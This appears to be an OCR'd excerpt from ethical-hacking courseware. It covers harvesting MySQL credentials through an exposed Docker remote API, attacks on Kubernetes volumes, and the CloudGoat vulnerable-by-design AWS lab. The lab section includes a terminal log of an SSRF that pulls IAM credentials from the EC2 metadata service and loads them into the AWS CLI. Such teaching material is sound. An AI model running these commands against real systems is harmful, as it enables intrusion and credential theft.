
```
$ docker -H [docker remote host] ps | grep mysql
```

Now, run the following command to retrieve the MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-mysql env
```


Use the retrieved credentials to find databases under the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql mysql -u root -p
<password> -e "show databases"
```



```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED      STATUS    PORTS                       NAMES
260f6220d004   mysql   4 days ago   Up 4 days 0.0.0.0:3306->3306/tcp     some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Figure 19.66: Screenshot of Docker retrieving the MySQL databases



Hacking Container Volumes


- Kubernetes supports different types of volumes such as the **Network File System (NFS)**, and Internet Small Computer Systems Interface (iSCSI)
- A volume is like a directory that stores files and is accessible to all the containers in a pod
- Attackers can exploit **weak and default configurations** in these volumes to launch privilege escalation attacks and perform lateral movement in the internal network

- **Accessing Master Nodes**: If attackers can gain access to the API or etcd, they can easily retrieve configuration details of the mounted volumes
- **Accessing Nodes**: kubelet manages the pods, so if attackers can access a node in a pod, they can easily gain access to all the volumes used within the pod
- **Accessing Container**: By gaining access to the container, attackers can configure a hostpath volume type to retrieve sensitive information from the node

Hacking Container Volumes

In Kubernetes, containers use volumes to share filesystems and manipulate container files. A volume is similar to a directory that stores files and is accessible to all containers in a pod. Kubernetes supports different types of volumes, such as NFS and Internet small computer systems interface (iSCSI), using various protocols. Weak and default configurations in these volumes may be exploited by attackers to launch privilege escalation attacks and perform a lateral movement in the internal network.

- **Accessing Master Nodes**: Volume configurations, such as iSCSI, store configuration details in the form of secrets. If attackers gain access to the API or etcd, they can easily retrieve the configuration details of these volumes.
- **Accessing Nodes**: Kubelet manages pods, so if attackers gain access to a node in a pod, they can easily access all volumes used within the pod. Furthermore, if attackers use filesystem tools for viewing logs, they can obtain useful information about a node. For example, attackers can use the “df” command to retrieve configuration details of volumes using NFS.
- **Accessing Container**: Similar to accessing nodes, attackers can also retrieve the same information within the container itself. By attacking volumes from a container, attackers can configure the hostpath volume type to retrieve sensitive information from a node. Attackers can further use filesystem tools to browse all mounted volumes.



CloudGoat AWS – Vulnerable by Design

- CloudGoat is Rhino Security Labs' "**Vulnerable by Design**" AWS deployment tool
- It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios

The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a VPC
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using an SSRF vulnerability in a web app

```
cloudgoat/cloud_breach_s3_cgidz63au3s0vw on  master [!?]
➜ cat start.txt
cloudgoat_output_aws_account_id = 547309552818
cloudgoat_output_target_ec2_server_ip = 3.81.93.39

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on  master [!?]
➜ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
cg-banking-WAF-Role-cgidz63au3s0vw

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on  master [!?]
➜ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidz63
au3s0vw -H 'Host:169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2019-08-20T19:24:35Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAX63RRAS2CCFZI44T",
  "SecretAccessKey" : "zLSqUgthatvJQmwElXskuy5JoQa/M1ZK3drJL2gw",
  "Token" : "[illegible]",
  "Expiration" : "2019-08-21T01:59:25Z"
}

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on  master [!?]
➜ aws configure --profile erratic
AWS Access Key ID [None]: ASIAX63RRAS2CCFZI44T
AWS Secret Access Key [None]: zLSqUgthatvJQmwElXskuy5JoQa/M1ZK3drJL2gw
Default region name [None]: us-east-1
Default output format [None]:
```

https://rhinosecuritylabs.com


CloudGoat AWS – Vulnerable by Design

Source: *https://rhinosecuritylabs.com*

CloudGoat is the "Vulnerable by Design" AWS deployment tool developed by Rhino Security Labs. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience. Some scenarios are easy, some are hard, and many offer multiple paths to victory. As the attacker, it is your mission to explore the environment, identify vulnerabilities, and exploit your way to the scenario's goal(s).

